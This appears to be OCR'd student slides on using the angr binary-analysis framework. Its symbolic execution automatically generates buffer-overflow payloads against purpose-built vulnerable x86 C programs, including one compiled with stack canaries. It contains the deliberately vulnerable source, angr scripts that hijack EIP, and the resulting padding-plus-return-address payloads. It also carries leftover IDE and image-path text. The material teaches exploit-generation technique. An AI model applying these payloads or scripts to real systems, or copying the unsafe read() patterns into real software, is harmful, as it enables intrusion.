EXPLORING ANGR

Pankul Garg
Sukriti Singh

Background about the Tool

- Framework for binary analysis
- Supports multiple architecture x86, x86-64, MIPS, ARM
- Built-in support for symbolic execution
- One of the tools that won the DARPA Cyber Grand Challenge, created by shellphish (http://shellphish.net/cgc/)

Abstract

In this project, we use the symbolic execution using angr to analyse x86 binaries which are vulnerable to buffer overflow. We have then used the same to generate a payload for us that will exploit the same.

We then used a binary with stack canaries to generate a payload which will evade the protection provided by the canary.

Angr is smart enough to create an appropriate payload even if there are variable amount of local variables introduced and hence adjusts as the stack layout changes.

What is Angr?

Angr is a python framework developed for carrying out static and dynamic analysis of binaries which can be used for a variety of tasks.


It is also capable of performing dynamic symbolic execution similar to KLEE.


Some of the main features of Angr are as follows:-

- Control Flow Graphs
- Symbolic Executions
- Angr Management(GUI for binary analysis)

Vulnerable Program and Stack Layout


```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

 static void vulnerable(void)
 {
   int a = 1;
   int b = 2;
   char buffer[64];

   read(0,buffer,150);
   printf("user input: %s\n", buffer);
   return;
 }

int main(int argc, char** argv)
{
    vulnerable();
    printf("Hi there\n");
    return 0;
}
```





symbion - test - no stack canary.py
test.py
test - no stack canary.py
concrete.py
arm.py
Project
symbion ~/PycharmProjects/symb
External Libraries
Scratches and Consoles
import angr
proj = angr.Project("/home/esslp/binaries/test_1")
start_state = proj.factory.blank_state(addr = proj.loader.main_object.get_symbol('main').rebased_addr)
simgr = proj.factory.simulation_manager()
simgr = proj.factory.simulation_manager(save_unconstrained = True)
while len(simgr.unconstrained) == 0:
simgr.step()
solution_state = simgr.unconstrained[0]
solution_state.add_constraints(solution_state.regs.eip == 0x0804859b)
solution = solution_state.posix.dumps(0)
solution = solution.rstrip(b'\x00')
print(len(solution))
print(b"A"*(len(solution)-4) + solution[len(solution)-4:])
Debug: test - no stack canary
Debugger
Console
WARNING | 2020-05-14 22:57:26,238 | angr.state_plugins.symbolic_memory | 1) setting a value to the initial state
WARNING | 2020-05-14 22:57:26,239 | angr.state_plugins.symbolic_memory | 2) adding the state option ZERO_FILL_UNCONSTRAINED_{MEMORY,REGISTERS}, to make unknown
WARNING | 2020-05-14 22:57:26,239 | angr.state_plugins.symbolic_memory | 3) adding the state option SYMBOL_FILL_UNCONSTRAINED_{MEMORY_REGISTERS}, to suppress th
WARNING | 2020-05-14 22:57:26,241 | angr.state_plugins.symbolic_memory | Filling register edi with 4 unconstrained bytes referenced from 0x80484d1 (__libc_csu_i
WARNING | 2020-05-14 22:57:26,261 | angr.state_plugins.symbolic_memory | Filling register ebx with 4 unconstrained bytes referenced from 0x80484d3 (__libc_csu_i
WARNING | 2020-05-14 22:57:27,400 | angr.state_plugins.symbolic_memory | Filling memory at 0x7ffefffc with 28 unconstrained bytes referenced from 0x8149670 (pri
WARNING | 2020-05-14 22:57:32,281 | angr.engines.successors | Exit state has over 256 possible solutions. Likely unconstrained; skipping. <BV32 Reverse(packet_0
80
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x9b\x85\x04\x08'
Process finished with exit code 0
6: TODO
4: Run
5: Debug
Terminal
Python Console
Event Log
13:34 LF UTF-8 4 spaces PyPy 3.8 (angr)

Stack Layout when Other Local Variables are Removed

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

 static void vulnerable(void)
 {
   char buffer[64];

   read(0,buffer,150);
   printf("user input: %s\n", buffer);
   return;
 }

int main(int argc, char** argv)
{
    vulnerable();
    printf("Hi there\n");
    return 0;
}
```





symbion
test - no stack canary.py
Project
symbion ~/PycharmProjects/symb
test.py
test - no stack canary.py
External Libraries
Scratches and Consoles
test.py
test - no stack canary.py
concrete.py
arm.py
1 import angr
2 proj = angr.Project("/home/esslp/binaries/test_1")
3 start_state = proj.factory.blank_state(addr = proj.loader.main_object.get_symbol('main').rebased_addr)
4 simgr = proj.factory.simulation_manager()
5 simgr = proj.factory.simulation_manager(save_unconstrained = True)
6 while len(simgr.unconstrained) == 0:
7 simgr.step()
8 solution_state = simgr.unconstrained[0]
9 solution_state.add_constraints(solution_state.regs.eip == 0x0804859b)
10 solution = solution_state.posix.dumps(0)
11 solution = solution.rstrip(b'\x00')
12 print(len(solution))
13 print(b"A"*(len(solution)-4) + solution[len(solution)-4:])
Run:
test - no stack canary
WARNING | 2020-05-14 23:13:14,609 | angr.state_plugins.symbolic_memory | 3) adding the state option SYMBOL_FILL_UNCONSTRAINED_{MEMORY_REGISTERS}, to suppress th
WARNING | 2020-05-14 23:13:14,609 | angr.state_plugins.symbolic_memory | Filling register edi with 4 unconstrained bytes referenced from 0x80484c1 (__libc_csu_i
WARNING | 2020-05-14 23:13:14,616 | angr.state_plugins.symbolic_memory | Filling register ebx with 4 unconstrained bytes referenced from 0x80484c3 (__libc_csu_i
WARNING | 2020-05-14 23:13:15,808 | angr.state_plugins.symbolic_memory | Filling memory at 0x7fefffc with 36 unconstrained bytes referenced from 0x8149670 (pri
WARNING | 2020-05-14 23:13:16,784 | angr.engines.successors | Exit state has over 256 possible solutions. Likely unconstrained; skipping. <BV32 Reverse(packet_0
72
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x9b\x85\x04\x08'
Process finished with exit code 0
6: TODO
4: Run
5: Debug
Terminal
Python Console
Event Log
12:88 LF UTF-8 4 spaces
PyPy 3.8 (angr)

CONTROL FLOW GRAPHS

...

symbolizer.py | test.py | test_1.png | test_binary.png | symbion.py | vulnerable.png | fauxware.py | test.png

```
1
2   import angr
3   from angrutils import *
4   proj = angr.Project("/home/esslp/binaries/test_1", load_options={'auto_load_libs':False})
5   main = proj.loader.main_object.get_symbol("main")
6   start_state = proj.factory.blank_state(addr=main.rebased_addr)
7   cfg = proj.analyses.CFGEmulated(fail_fast=True, starts=[main.rebased_addr], initial_state=start_state)
8   plot_cfg(cfg, "test_1", asminst=True, remove_imports=True, remove_path_terminator=True)
9
10  # import angr
11  # proj = angr.Project('/home/esslp/binaries/test_1')
12  # entry_state = proj.factory.entry_state()
13  # simgr = proj.factory.simulation_manager(entry_state)
14  # simgr.explore(find=[0x80484aa,0x80484bd,0x80484be])
15
```


0x8048498 (0x8048498) main
0x804846b (0x804846b) vulnerable
0x8048320 (0x8048320)
0x9000000 (0x9000000) read SIMP
0x8048481 (0x804846b) vulnerable+0x16
0x8048330 (0x8048330)
0x9000004 (0x9000004) printf SIMP
0x8048492 (0x804846b) vulnerable+0x27
0x80484a0 (0x8048498) main+0x8
0x8048340 (0x8048340)
0x9000008 (0x9000008) puts SIMP
0x80484aa (0x8048498) main+0x12


EXPLOITING A BINARY WITH STACK PROTECTION

The Vulnerable Code

```c
#include<stdio.h>
#include<unistd.h>
void win(){
        printf("This got called magically\n");
        fflush(stdout);
}

int main(){
        char buff[64];
        read(0,buff,150);
        printf("%s",buff);
        return 0;
}
```


The following code is compiled with -m32 and -mpreffered-stack-boundary=2 and without the -fno-stack-protector flag to enable stack canaries.

